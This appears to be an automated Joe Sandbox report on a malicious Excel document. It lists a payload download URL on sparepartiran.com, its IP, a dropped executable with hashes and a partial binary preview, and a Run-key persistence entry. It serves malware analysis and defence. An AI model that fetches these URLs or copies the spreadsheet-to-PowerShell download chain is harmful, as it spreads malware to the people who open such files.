http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://en.wikip	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/I7s	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sparepartiran.com	162.223.88.131	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sparepartiran.com/js/2Q/5901777.pdf.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sparepartiran.com/js/2Q/5	powershell.exe, 00000015.00000002.433516174.000001F6CD269000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	oftmhayq.exe, 00000018.00000002.472455685.0000000005C10000.00000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fonts.comat	oftmhayq.exe, 00000018.00000003.419447690.0000000005A6D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com	explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/O	oftmhayq.exe, 00000018.00000003.428462060.0000000005A6B000.00000004.00000001.sdmp	false		high
http://sparepartiran.com	powershell.exe, 00000014.00000002.434548786.000001D20B76E000.00000004.00000001.sdmp, powershell.exe, 00000015.00000002.431327100.000001F6CD016000.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	oftmhayq.exe, 00000018.00000003.425705477.0000000005A3A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.0000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	oftmhayq.exe, 00000018.0000000 2.474381892.0000000006D32000.0 0000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000 00006490000.00000002.00000001. sdmp, explorer.exe, 0000001F.0 0000000.512279022.0000000008B4 0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	oftmhayq.exe, 00000018.0000000 2.474381892.0000000006D32000.0 0000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000 00006490000.00000002.00000001. sdmp, explorer.exe, 0000001F.0 0000000.512279022.0000000008B4 0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	oftmhayq.exe, 00000018.0000000 2.472455685.0000000005C10000.0 0000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000 00006490000.00000002.00000001. sdmp, oftmhayq.exe, 00000019.0 0000003.431695720.00000000063C D000.00000004.00000001.sdmp, e xplorer.exe, 0000001F.00000000 .512279022.0000000008B40000.00 000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	oftmhayq.exe, 00000018.0000000 2.474381892.0000000006D32000.0 0000004.00000001.sdmp, oftmhayq.exe, 00000018.00000003.421069642.00000 00005A6D000.00000004.00000001. sdmp, oftmhayq.exe, 00000019.0 0000002.471325129.000000000649 0000.00000002.00000001.sdmp, e xplorer.exe, 0000001F.00000000 .512279022.0000000008B40000.00 000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnp	oftmhayq.exe, 00000018.0000000 3.423993163.0000000005A37000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.como	oftmhayq.exe, 00000019.0000000 3.426739016.00000000063CD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG6	oftmhayq.exe, 00000019.0000000 2.471212112.00000000063A9000.0 0000004.00000001.sdmp	false		high
http://www.ascendercorp.com/typedesigners.html:	oftmhayq.exe, 00000019.0000000 3.426739016.00000000063CD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deocS	oftmhayq.exe, 00000019.0000000 3.428314876.00000000063CD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.coma77	oftmhayq.exe, 00000019.0000000 2.471212112.00000000063A9000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comldva	oftmhayq.exe, 00000019.0000000 2.471212112.00000000063A9000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000015.00000 002.426042262.000001F6CC6A1000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000014.00000 002.441451154.000001D21A613000 .00000004.00000001.sdmp, power shell.exe, 00000015.00000002.4 26042262.000001F6CC6A1000.0000 0004.00000001.sdmp	false		high
http://www.carterandcone.comR	oftmhayq.exe, 00000018.0000000 3.425705477.0000000005A3A000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	oftmhayq.exe, 00000018.0000000 2.472455685.0000000005C10000.0 0000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000 00006490000.00000002.00000001. sdmp, explorer.exe, 0000001F.0 0000000.512279022.0000000008B4 0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnn-u	oftmhayq.exe, 00000018.0000000 3.424456304.0000000005A37000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	oftmhayq.exe, 00000018.00000003.419516812.0000000005A6D000.00000004.00000001.sdmp, oftmhayq.exe, 00000018.00000003.419609379.0000000005A6D000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000000000649000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	oftmhayq.exe, 00000018.00000002.472455685.0000000005C10000.00000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.comc	oftmhayq.exe, 00000019.00000003.426739016.00000000063CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000014.00000002.417757866.000001D20A471000.00000004.00000001.sdmp, powershell.exe, 00000015.00000002.425672375.000001F6CC491000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deX	oftmhayq.exe, 00000019.00000003.428314876.00000000063CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.htmlj	oftmhayq.exe, 00000018.00000003.429554152.0000000005A6B000.00000004.00000001.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000014.00000002.441451154.000001D21A613000.00000004.00000001.sdmp, powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	oftmhayq.exe, 00000018.00000002.472455685.0000000005C10000.00000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.galapagosdesign.com/	oftmhayq.exe, 00000019.00000003.431627701.00000000063CD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comegu	oftmhayq.exe, 00000018.00000003.425705477.0000000005A3A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000014.00000002.438220332.000001D20BD39000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sparepartiran.com/js/2Q/5901777.pdf.exe0yRO	powershell.exe, 00000014.00000002.421247257.000001D20A682000.00000004.00000001.sdmp, powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	oftmhayq.exe, 00000019.00000003.426288356.00000000063A5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://en.wikip	oftmhayq.exe, 00000019.00000003.423991911.00000000063AB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000015.00000002.426042262.000001F6CC6A1000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/l7s	oftmhayq.exe, 00000019.00000003.426288356.00000000063A5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/	oftmhayq.exe, 00000018.00000003.424365835.0000000005A38000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	oftmhayq.exe, 00000018.00000002.472455685.0000000005C10000.00000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000000006490000.00000002.00000001.sdmp, oftmhayq.exe, 00000019.00000003.423991911.00000000063AB000.00000004.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	oftmhayq.exe, 00000018.00000002.474381892.0000000006D32000.00000004.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000000006490000.00000002.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.0000000008B40000.00000002.00000001.sdmp	false		high
http://sparepartiran.com/js/2Q/5901777.pdf.exeers	powershell.exe, 00000014.00000002.417383854.000001D20A3F4000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://sparepartiran.c	powershell.exe, 00000014.00000002.434703367.000001D20B78E000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.monotype.	oftmhayq.exe, 00000019.00000003.434710127.00000000063F1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/Kurst7D	oftmhayq.exe, 00000019.0000000 3.426288356.00000000063A5000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	oftmhayq.exe, 00000019.0000000 3.426288356.00000000063A5000.0 0000004.00000001.sdmp, explorer.exe, 0000001F.00000000.512279022.00000 00008B40000.00000002.00000001. sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	oftmhayq.exe, 00000018.0000000 2.472455685.0000000005C10000.0 0000002.00000001.sdmp, oftmhayq.exe, 00000019.00000002.471325129.00000 00006490000.00000002.00000001. sdmp, explorer.exe, 0000001F.0 0000000.512279022.0000000008B4 0000.00000002.00000001.sdmp	false		high
http://sparepartiran.comx	powershell.exe, 00000014.00000 002.434548786.000001D20B76E000 .00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/S7	oftmhayq.exe, 00000019.0000000 3.426288356.00000000063A5000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.223.88.131	unknown	United States		19084	COLOUPUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323692
Start date:	27.11.2020
Start time:	11:35:45
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 13m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5901777.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winXLS@16/12@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.9% (good quality ratio 3.8%) • Quality average: 78.1% • Quality standard deviation: 26%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 52.147.198.201, 52.109.76.68, 52.109.8.24, 51.11.168.160, 104.42.151.234, 95.101.184.67, 20.54.26.129, 2.20.142.209, 2.20.142.210, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:38:01	API Interceptor	367x Sleep call for process: splwow64.exe modified
11:38:06	API Interceptor	77x Sleep call for process: powershell.exe modified
11:38:30	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run vlc "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe"
11:38:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run vlc "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.223.88.131	Hm0L8.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Mvyfnzkjh1.exe
	5080132.xls	Get hash	malicious	Browse	• sparepartiran.com/js/1Q/Lfswmnuywzkn9.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ref 0047.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Yvvtz1.exe
	633307.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Wzdgpx2.exe
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Twvaedwzfyck1.exe
	4640578.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Bolgkwpzwqs8.exe
	6021557.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/8YAOuE8zfTpo1M9.exe
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• sparepartiran.com/js/d1/IT4l74TKgSA7p92.exe
	ORDER-45103.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/SDJ-0488.exe
	yp7kw0211047.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/411.exe
	Debt Statement.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/11056.jpg
	SD-1061.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/SD-1061.jpg
	NEW ORDER.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/zz1ecco.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sparepartiran.com	Hm0L8.xls	Get hash	malicious	Browse	• 162.223.88.131
	5080132.xls	Get hash	malicious	Browse	• 162.223.88.131
	Ref 0047.xls	Get hash	malicious	Browse	• 162.223.88.131
	633307.xls	Get hash	malicious	Browse	• 162.223.88.131
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• 162.223.88.131
	4640578.xls	Get hash	malicious	Browse	• 162.223.88.131
	6021557.xls	Get hash	malicious	Browse	• 162.223.88.131
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• 162.223.88.131
	ORDER-45103.xls	Get hash	malicious	Browse	• 162.223.88.131
	yp7kw0211047.xls	Get hash	malicious	Browse	• 162.223.88.131
	Debt Statement.xls	Get hash	malicious	Browse	• 162.223.88.131
	SD-1061.xls	Get hash	malicious	Browse	• 162.223.88.131
	NEW ORDER.xls	Get hash	malicious	Browse	• 162.223.88.131

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
COLOUPUS	Hm0L8.xls	Get hash	malicious	Browse	• 162.223.88.131
	5080132.xls	Get hash	malicious	Browse	• 162.223.88.131
	Ref 0047.xls	Get hash	malicious	Browse	• 162.223.88.131
	633307.xls	Get hash	malicious	Browse	• 162.223.88.131
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• 162.223.88.131
	4640578.xls	Get hash	malicious	Browse	• 162.223.88.131
	6021557.xls	Get hash	malicious	Browse	• 162.223.88.131
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• 162.223.88.131

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER-45103.xls	Get hash	malicious	Browse	• 162.223.88.131
	yp7kw0211047.xls	Get hash	malicious	Browse	• 162.223.88.131
	Debt Statement.xls	Get hash	malicious	Browse	• 162.223.88.131
	SD-1061.xls	Get hash	malicious	Browse	• 162.223.88.131
	NEW ORDER.xls	Get hash	malicious	Browse	• 162.223.88.131

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\oftmhayq.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	552960
Entropy (8bit):	7.182147023805618
Encrypted:	false
SSDEEP:	12288:MiUO3Iy0AZNVNpiWbYOoa09FQFFFFFFFFFFFFFFFFFFFFRYH8txxxxxxxxxxxxZ:InULzIlYpaIFq
MD5:	7E26E87AB642008D934824D509559859
SHA1:	3D4DC73FEE1B191C2B942E28920C37C82D38B0ED
SHA-256:	3176528C561817095AF859F4809A2091F8557F93C27A0FE32EE71C8FC3B71F33
SHA-512:	C51D64487F852B3D24C4F6B6C2EB79DEAC9394A607BE1B8287BD087398B17B5403DDACE34EB46FD0A5807E044ECC6869213CCEF9EEDA4604D7A1DF711B691A2C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P.....No... .....@.. ....@.....n..W..... ....H.....text...TO... ...P..... ..`.rsrc.....R.....@..@.rel oc.....n.....@..B.....0o.....H.....J..h$.....0.....0.....-.&(....+.&+.*....0..3.....(.....-.&..-.&..-.&.(....+.(....+.(....+.(....+.*..0 ....-.&s.....-.&sX....-.&.o....+..+..+...+..(.....o.....j2...+...(....r...p..H.....(.....(.....*.....o[.....o....t+...}....*...0.. .....{....r...po.....-.&&+.}....+.*.0..u.....{....(.....-.&~....-I+. .+. ....r_..p.....(.....-.&....(.....(....(....-.&+..+.....+.~....{!..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\oftmhayq.exe.log	
Process:	C:\Users\Public\oftmhayq.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1391
Entropy (8bit):	5.344111348947579
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4xLE4qE4W:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzh
MD5:	E87C60A24438CC611338EA5ACB433A0A
SHA1:	E0C6A7D5CFE32BB2178E71DEE79971A51697B7DD
SHA-256:	80DAB47D7A9E233A692D10ACAF5793E34911836D36DB2E11BB7C5D42DE39782A
SHA-512:	3DBD6773153DC9D05558ED491A92C9B4B72D594263D7BD2D06BDDCF09BE55477D35041145219A5E9A46B38575E5B60DA91C6870B2CA29A83388695AD389B8EE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AC884895-1FFB-4FFD-9AEA-0EAADDCF8F32	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AC884895-1FFB-4FFD-9AEA-0EAADDCF8F32	
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378326234389065
Encrypted:	false
SSDEEP:	1536:mcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:0mQ9DQW+zBX8u
MD5:	DF0C880894C2F78E9AD029585FF4FCA7
SHA1:	77216174BF47B52075FDB840151377A6682CD90E
SHA-256:	284F18BFBB35013569813423ECE460368B4AE64FD5631B444BB8B82F7FC72BD8
SHA-512:	2058245A6AFF413CC97265F041A3690D5CE19F3522320ECD468602CA5BC35393AEE9C9250651116291802755 81B808B63D7D3B42207DDE95F2A98BF1924D16E0
Malicious:	false
Reputation:	low
